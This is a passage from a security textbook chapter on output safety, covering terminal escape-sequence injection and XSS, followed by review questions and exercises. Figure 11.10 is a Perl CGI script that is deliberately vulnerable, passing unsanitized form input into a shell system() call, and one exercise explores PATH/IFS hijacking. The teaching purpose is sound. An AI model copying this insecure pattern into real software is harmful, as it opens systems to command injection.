In all cases, it is important from a program security perspective that the output really does conform to the expected form and interpretation. If directed to a user, it will be interpreted and displayed by some appropriate program or device. If this output includes unexpected content, then anomalous behavior may result, with detrimental effects on the user. A critical issue here is the assumption of common origin. If a user is interacting with a program, the assumption is that all output seen was created by, or at least validated by, that program. However, as the discussion of cross-site scripting (XSS) attacks in Section 11.2 illustrates, this assumption may not be valid. A program may accept input from one user, save it, and subsequently display it to another user. If this input contains content that alters the behavior of the program or device displaying the data, and the content is not adequately sanitized by the program, then an attack on the user is possible.

Consider two examples. The first involves simple text-based programs run on classic time-sharing systems when purely textual terminals, such as the VT100, were used to interact with the system.[10] Such terminals often supported a set of function keys, which could be programmed to send any desired sequence of characters when pressed. This programming was implemented by sending a special escape sequence.[11] The terminal would recognize these sequences and, rather than displaying the characters on the screen, would perform the requested action. In addition to programming the function keys, other escape sequences were used to control formatting of the textual output (bold, underline, etc.), to change the current cursor location, and critically to specify that the current contents of a function key should be sent, as if the user had just pressed the key. Together, these capabilities could be used to implement a classic command injection attack on a user, which was a favorite student prank in previous years. The attacker would get the victim to display some carefully crafted text on his or her terminal. This could be achieved by convincing the victim to run a program, have it included in an e-mail message, or have it written directly to the victim's terminal if the victim permitted this. While displaying some innocent message to distract the targeted user, this text would also include a number of escape sequences

[10] Common terminal programs typically emulate such a device when interacting with a command-line shell on a local or remote system.

[11] So designated because such sequences almost always started with the escape (ESC) character from the ASCII character set.

that first programmed a function key to send some selected command and then the command to send that text as if the programmed function key had been pressed. If the text was displayed by a program that subsequently exited, then the text sent from the programmed function key would be treated as if the targeted user had typed it as his or her next command. Hence the attacker could make the system perform any desired operation the user was permitted to do. This could include deleting the user's files or changing the user's password. With this simple form of attack, the user would see the commands and the response being displayed and know it had occurred, though too late to prevent it. With more subtle combinations of escape sequences, it was possible to capture and prevent this text from being displayed, hiding the fact of the attack from direct observation by the user until its consequences became obvious. A more modern variant of this attack exploits the capabilities of an insufficiently protected X-terminal display to similarly hijack and control one or more of the user's sessions.

The key lesson illustrated by this example concerns the user's expectations of the type of output that would be sent to the user's terminal display. The user expected the output to be primarily pure text for display. If a program such as a text editor or mail client used formatted text or the programmable function keys, then it was trusted not to abuse these capabilities. And indeed, most such programs encountered by users did indeed respect these conventions. Programs like a mail client, which displayed data originating from other users, needed to filter such text to ensure that any escape sequences included in them were disabled. The issue for users then was to identify other programs that could not be so trusted, and if necessary filter their output to foil any such attack. Another lesson seen here, and even more so in the subsequent X-terminal variant of this attack, was to ensure that untrusted sources were not permitted to direct output to a user's display. In the case of traditional terminals, this meant disabling the ability of other users to write messages directly to the user's display. In the case of X-terminals, it meant configuring the authentication mechanisms so only programs run at the user's command were permitted to access the user's display.

The second example is the classic cross-site scripting (XSS) attack using a guestbook on some Web server. If the guestbook application fails adequately to check and sanitize any input supplied by one user, then this can be used to implement an attack on users subsequently viewing these comments. This attack exploits the assumptions and security models used by Web browsers when viewing content from a site. Browsers assume all of the content was generated by that site and is equally trusted. This allows programmable content like JavaScript to access and manipulate data and metadata at the browser site, such as cookies associated with that site. The issue here is that not all data were generated by, or under the control of, that site. Rather, the data came from some other, untrusted user.

Any programs that gather and rely on third-party data have to be responsible for ensuring that any subsequent use of such data is safe and does not violate the user's assumptions. These programs must identify what is permissible output content and filter any possibly untrusted data to ensure that only valid output is displayed. The simplest filtering alternative is to remove all HTML markup. This will certainly make the output safe but can conflict with the desire to allow some formatting of the output. The alternative is to allow just some safe markup through. As with input filtering, the focus should be on allowing only what is safe rather than trying to remove what is dangerous, as the interpretation of *dangerous* may well change over time.

Another issue here is that different character sets allow different encodings of meta characters, which may change the interpretation of what is valid output. If the display program or device is unaware of the specific encoding used, it might make a different assumption to the program, possibly subverting the filtering. Hence it is important for the program either to explicitly specify encoding where possible or otherwise ensure that the encoding conforms to the display expectations. This is the obverse of the issue of input canonicalization, where the program ensures that it had a common minimal representation of the input to validate. In the case of Web output, it is possible for a Web server to specify explicitly the character set used in the Content-Type HTTP response header. Unfortunately, this is not specified as often as it should be. If not specified, browsers will make an assumption about the default character set to use. This assumption is not clearly codified; hence different browsers can and do make different choices. If Web output is being filtered, the character set should be specified.

Note that in these examples of security flaws that result from program output, the target of compromise was not the program generating the output but rather the program or device used to display the output. It could be argued that this is not the concern of the programmer, as their program is not subverted. However, if the program acts as a conduit for attack, the programmer's reputation will be tarnished, and users may well be less willing to use the program. In the case of XSS attacks, a number of well-known sites were implicated in these attacks and suffered adverse publicity.

11.6 KEY TERMS, REVIEW QUESTIONS, AND PROBLEMS

Key Terms

atomic operation	environment variable	regular expression
canonicalization	fuzzing	secure programming
code injection	injection attack	software quality
command injection	least privilege	software reliability
cross-site scripting (XSS) attack	memory leak	software security
	privilege escalation	SQL injection
defensive programming	race condition	XSS reflection

Review Questions

11.1 Define the difference between software quality and reliability and software security.

11.2 Define *defensive programming*.

11.3 When does a buffer overflow occur?

11.4 Define an injection attack. List some examples of injection attacks. What are the general circumstances in which injection attacks are found?

11.5 State the similarities and differences between command injection and SQL injection attacks.

11.6 Define a code injection attack. List an example of such an attack.

11.7 State the main technique used by a defensive programmer to validate assumptions about program input.

11.8 Explain canonicaliztion and its purpose.

11.9 Define cross-site scripting (XSS) reflection vulnerability.

11.10 What is the significance of canonicalization?

11.11 Define *race condition*. State how it can occur when multiple processes access shared memory.

11.12 What are environment variables? Explain with a few examples.

11.13 Describe the advantages and the disadvantages of fuzzing.

11.14 What is memory leak and what are its implications?

11.15 Identify several issues associated with the correct creation and use of a temporary file in a shared directory.

11.16 List some problems that may result from a program sending unvalidated input from one user to another user.

Problems

11.1 Describe the possible ways of defending the attack shown in Figure 11.4.

11.2 Identify a list of the most popular SQL metacharacters or reserved words which are used by the majority of the relational databases in the present scenario and investigate their meaning. What does this imply about input validation checks used to prevent SQL injection attacks across different types of relational databases in use today?

11.3 Rewrite the perl finger CGI script shown in Figure 11.2 to include both appropriate input validation and more informative error messages, as suggested by footnote 3 in Section 11.2. Extend the input validation to also permit any of the characters –+% in the middle of $user value, but not at either the start or end of this value. Consider the implications of further permitting space or tab characters within this value. Because such values separate arguments to a shell command, the $user value must be surrounded by the correct quote characters when passed to the finger command. Determine how this is done. If possible, copy your modified script, and the form used to call it, to a suitable Linux/UNIX-hosted Web server, and verify its correct operation.

11.4 You are asked to improve the security in the CGI handler script used to send comments to the Web master of your server. The current script in use is shown in Figure 11.10a, with the associated form shown in Figure 11.10b. Identify some security deficiencies present in this script. Detail what steps are needed to correct them, and design an improved version of this script.

11.5 Investigate the issues that arise while using sequence number as both identifier and authenticator of packets. Identify the root cause of the problem.

11.6 Investigate the various types of cross-site scripting (XSS) attacks. How can such attacks be prevented?

11.7 One approach to improving program safety is to use a fuzzing tool. These test programs using a large set of automatically generated inputs, as we discussed in Section 11.2. Identity some suitable fuzzing tools for a system that you know. Determine the cost, availability, and ease of use of these tools. Indicate the types of development projects they would be suitable to use in.

11.8 Another approach to improving program safety is to use a static analysis tool, which scans the program source looking for known program deficiencies. Identity some suitable static analysis tools for a language that you know. Determine the cost, availability, and ease of use of these tools. Indicate the types of development projects they would be suitable to use in.

```
#!/usr/bin/perl
# comment.cgi - send comment to webmaster
# specify recipient of comment email
$to = "webmaster";

use CGI;
use CGI::Carp qw(fatalsToBrowser);
$q = new CGI; #       create query object

# display HTML header
print $q->header,
$q->start_html('Comment Sent'),
$q->h1('Comment Sent');

# retrieve form field values and send comment to webmaster
$subject = $q->param("subject");
$from = $q->param("from");
$body = $q->param("body");

# generate and send comment email
system("export REPLYTO=\"$from\"; echo \"$body\" | mail -s \"$subject\"
$to");

# indicate to user that email was sent
print ”Thank you for your comment on $subject.";
print "This has been sent to $to.";

# display HTML footer
print $q->end_html;
```

(a) Comment CGI script

```
<html><head><title>Send a Comment</title></head><body>
<h1> Send a Comment </h1>
<form method=post action="comment.cgi">
<b>Subject of this comment</b>: <input type=text name=subject value="">
<b>Your Email Address</b>: <input type=text name=from value="">
<p>Please enter comments here:
<p><textarea name="body" rows=15 cols=50></textarea>
<p><input type=submit value="Send Comment">
<input type="reset" value="Clear Form">
</form></body></html>
```

(b) Web comment form

Figure 11.10 Comment Form Handler Exercise

11.9 Examine the current values of all environment variables on a system you use. If possible, determine the use for some of these values. Determine how to change the values both temporarily for a single process and its children, and permanently for all subsequent logins on the system.

11.10 Experiment on a Linux/UNIX system with a version of the vulnerable shell script shown in Figures 11.6a and 11.6b, but using a small data file of your own. Explore changing first the PATH environment variable, then the IFS variable as well, and making this script execute another program of your choice.